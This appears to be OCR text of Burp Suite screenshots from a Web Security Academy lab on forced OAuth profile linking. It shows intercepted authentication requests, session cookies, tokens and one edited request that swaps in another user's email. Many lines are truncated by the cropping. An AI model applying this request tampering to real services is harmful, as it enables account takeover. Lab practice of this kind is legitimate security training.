
Your username is: carlos

Your email is: carlos@carlos-montoya.net

```
POST /authenticate HTTP/
Host: ac361f391eb46fd480
Cookie: session=SpJ8YYx8
Content-Length: 111
Sec-Ch-Ua: " Not A;Brand
Accept: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0
Content-Type: applicatio
Origin: https://ac361f39
Sec-Fetch-Site: same-ori
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac361f3
Accept-Encoding: gzip, d
Accept-Language: en-GB,e
Connection: close

{
  "email":"carlos@carlos
  "username":"wiener",
  "token":"AIlqezGsOEvDx
}
```

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: session=8Swh
Secure; HttpOnly; SameSi
```



Web Security Academy

Forced OAuth profile linking

LAB Not solved

Back to lab home | Go to exploit server | Back to lab description »

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@hotdog.com

Your API Key is: eaFa3X4tFJWHyy2VwiEe8FWHFDSr7tte

Your social profile username is:

Attach a social profile

Role: Normal

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status
929	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/my-account			302
930	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/social-login			200
933	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/academyLabHeader			101
934	https://aceb1fde1ee36f4a80e0587e0299009c.w...	GET	/auth?client_id=ucgbg6d11igr564lg5pf...	✓		302
935	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/oauth-callback			200
936	https://aceb1fde1ee36f4a80e0587e0299009c.w...	GET	/me			200
937	https://ac361f391eb46fd4804758c600ca00ad.w...	POST	/authenticate	✓		302
938	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/			200
939	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/			200
941	https://ac361f391eb46fd4804758c600ca00ad.w...	GET	/academyLabHeader			101

Request

```
POST /authenticate HTTP/1.1
Host: ac361f391eb46fd4804758c600ca00ad.web-security-academy.net
Cookie: session=SpJ8YYx8JowfzfPcLKHnfVHJWK7SQpZ4
Content-Length: 103
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Content-Type: application/json
Origin: https://ac361f391eb46fd4804758c600ca00ad.web-security-academy
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac361f391eb46fd4804758c600ca00ad.web-security-academ
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
  "email":"wiener@hotdog.com",
  "username":"wiener",
  "token":"AIlqezGaOEvOxIDBZGiffIEZflSY85T-MpSY40Wgd6-"
}
```

Response

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: session=4ND1hhPMrDauMjNUB9WOL7JKDwMTPCHG; Path=/;
Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 0
```


INSPECTOR

Request Cookies (1)

Request Headers (16)

NAME	VALUE
Host	ac361f391eb
Cookie	session=SpJ
Content-Length	103
Sec-Ch-Ua	" Not A;Branc
Accept	application/js
Sec-Ch-Ua-Mobile	?0
User-Agent	Mozilla/5.0 (W
Content-Type	application/js
Origin	https://ac361
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	cors
Sec-Fetch-Dest	empty
Referer	https://ac361
Accept-Encoding	gzip, deflate
Accept-Language	en-GB,en-US
Connection	close

Response Headers (4)



Web Security Academy

Forced OAuth profile linking

LAB Not solved

Back to lab home

Go to exploit server

Back to lab description »

